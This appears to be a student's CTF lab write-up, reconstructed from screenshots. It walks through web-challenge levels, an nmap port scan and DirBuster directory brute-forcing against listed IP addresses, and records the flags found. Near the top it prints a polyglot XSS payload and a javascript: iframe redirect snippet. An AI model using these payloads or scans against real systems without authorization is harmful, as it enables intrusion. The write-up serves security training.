


10.214.160.13:10000 显示

jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert())//%0D%0A

```
0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e    jumping...

('iframe')).src='javascript:"<script>top.location.replace(\''+url+'\')<\/script>"';
```






```
<html>
 ▶<head>…</head>
…▼<body class="vsc-initialized"> == $0
  ▼<div align="center">
     <button type="button" onclick="javascript:location.href='di4guan.php'">你又要到哪里去</button>
   </div>
  </body>
</html>
```

```
element.style {
}
b  user agent stylesheet
ody {
  display: block;
  margin: ▶ 8px;
}
```


Level 4: http://10.214.160.13:10000/di4guan.php
Next level *wozaizheli.php* is in the response header *Next*.




茫茫醉乡中 天下心中藏
下一关的地址在哪儿？就在你的眼皮底下~

```
Remote Address: 10.214.160.13:10000
Referrer Policy: no-referrer-when-downgrade
▾ Response Headers     view source
Connection: keep-alive
Content-Type: text/html; charset=UTF-8
Date: Mon, 15 Mar 2021 16:40:48 GMT
Next: wozaizheli.php
Server: nginx/1.11.1
Transfer-Encoding: chunked
▾ Request Headers     view source
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
```

Level 5:
step 5. View the source code and find that the button is hidden, delete the *id* and *style “display:none;”* then click the button and find the flag.



```
<html>
 ▶<head>…</head>
 ▼<body class="vsc-initialized">
   ▼<div align="center">
      <script>
      function joy(){
          document.getElementById("joy").style.display="none";
      }
      </script>
      "
      点击按钮就能拿到flag啦~"
      <br>
···  ▼<div id="joy" onmouseover="joy()" style="display: none;"> == $0
      ▶<form method="post">…</form>
      </div>
    </div>
  </body>
</html>
```




点击按钮就能拿到flag啦~

点我

```
<html>
 ▶<head>…</head>
 ▼<body class="vsc-initialized">
   ▼<div align="center">
      <script>
      function joy(){
          document.getElementById("joy").style.display="none";
      }
      </script>
      "
      点击按钮就能拿到flag啦~"
      <br>
···  ▼<div id onmouseover="joy()" style> == $0
      ▶<form method="post">…</form>
      </div>
    </div>
  </body>
</html>
```


```
element.style {
}
div {        user agent stylesheet
  display: block;
}
```




点击按钮就能拿到flag啦~
flag: AAA{y0u_2a_g0od_front-end_Web_developer}

Part 4

Level 1: Ping *zju.tools* to get the ip and scan port 9000-11000 of its ip server by the command "*nmap -p 9000-11000 -r 103.205.8.47 -sV*" to find the ssh port 10822.




```
C:\Users\saisai\Desktop\GitHack-master>ping zju.tools

正在 Ping zju.tools [103.205.8.47] 具有 32 字节的数据:
来自 103.205.8.47 的回复: 字节=32 时间=135ms TTL=52
来自 103.205.8.47 的回复: 字节=32 时间=120ms TTL=52
来自 103.205.8.47 的回复: 字节=32 时间=126ms TTL=52
来自 103.205.8.47 的回复: 字节=32 时间=130ms TTL=52

103.205.8.47 的 Ping 统计信息:
    数据包: 已发送 = 4，已接收 = 4，丢失 = 0 (0% 丢失)，
往返行程的估计时间(以毫秒为单位):
    最短 = 120ms，最长 = 135ms，平均 = 127ms
```



```
xx@xx-virtual-machine:~$ nmap -p 9000-11000 -r 103.205.8.47 -sV

Starting Nmap 7.60 ( https://nmap.org ) at 2021-03-15 23:00 CST
Nmap scan report for 103.205.8.47
Host is up (0.25s latency).
Not shown: 2000 filtered ports
PORT      STATE SERVICE VERSION
10822/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 100.93 seconds
```

Level 2: http://121.196.146.56:10822/

Use DirBuster to brute force directories and files according to the instruction and visit presented addresses. Finally find the flag in http://121.196.146.56:10822/phpadmin and bonus in http://121.196.146.56:10822/bonus :)



Target URL (eg http://example.com:80/)
http://121.196.146.56:10822/

Work Meth... ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads 30 Thre... □ Go Faster


Select scanning type: ● List based brute force ○ Pure Brute Force
File with list of dirs/files
D:\tools\ctf\DirBuster\directory-list-lowercase-2.3-small.txt

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

Select starting options: ○ Standard start point ● URL Fuzz
☑ Brute Force Dirs ☑ Be Recursive Dir to start with /
☑ Brute Force Files □ Use Blank Extention File extention php

URL to fuzz - /test.html?url={dir}.asp
/{dir}

DirBuster Stopped



OWASP DirBuster 0.12 - Web Application Brute Forcing

http://121.196.146.56:10822/

Directory Stucture	Responce Code	Responce Size
/	200	1419
bbs	301	545
config	301	551
sex	301	545
flag	301	547
a4	301	543
secret	301	551
bonus	301	549
phpmyadmin	301	559
melodies	301	555
phpinfo	301	553

Current speed: 0 requests/sec

(Select and right click for more options)

Average speed: (T) 247, (C) 6 requests/sec

Parse Queue Size: 0


Total Requests: 81642/81641

Current number of running threads: 30

30

Time To Finish: 00:00:00


DirBuster Stopped



不安全 | 121.196.146.56:10822/phpmyadmin/

Flag

AAA{Earth_Three-body-Organization}



bonus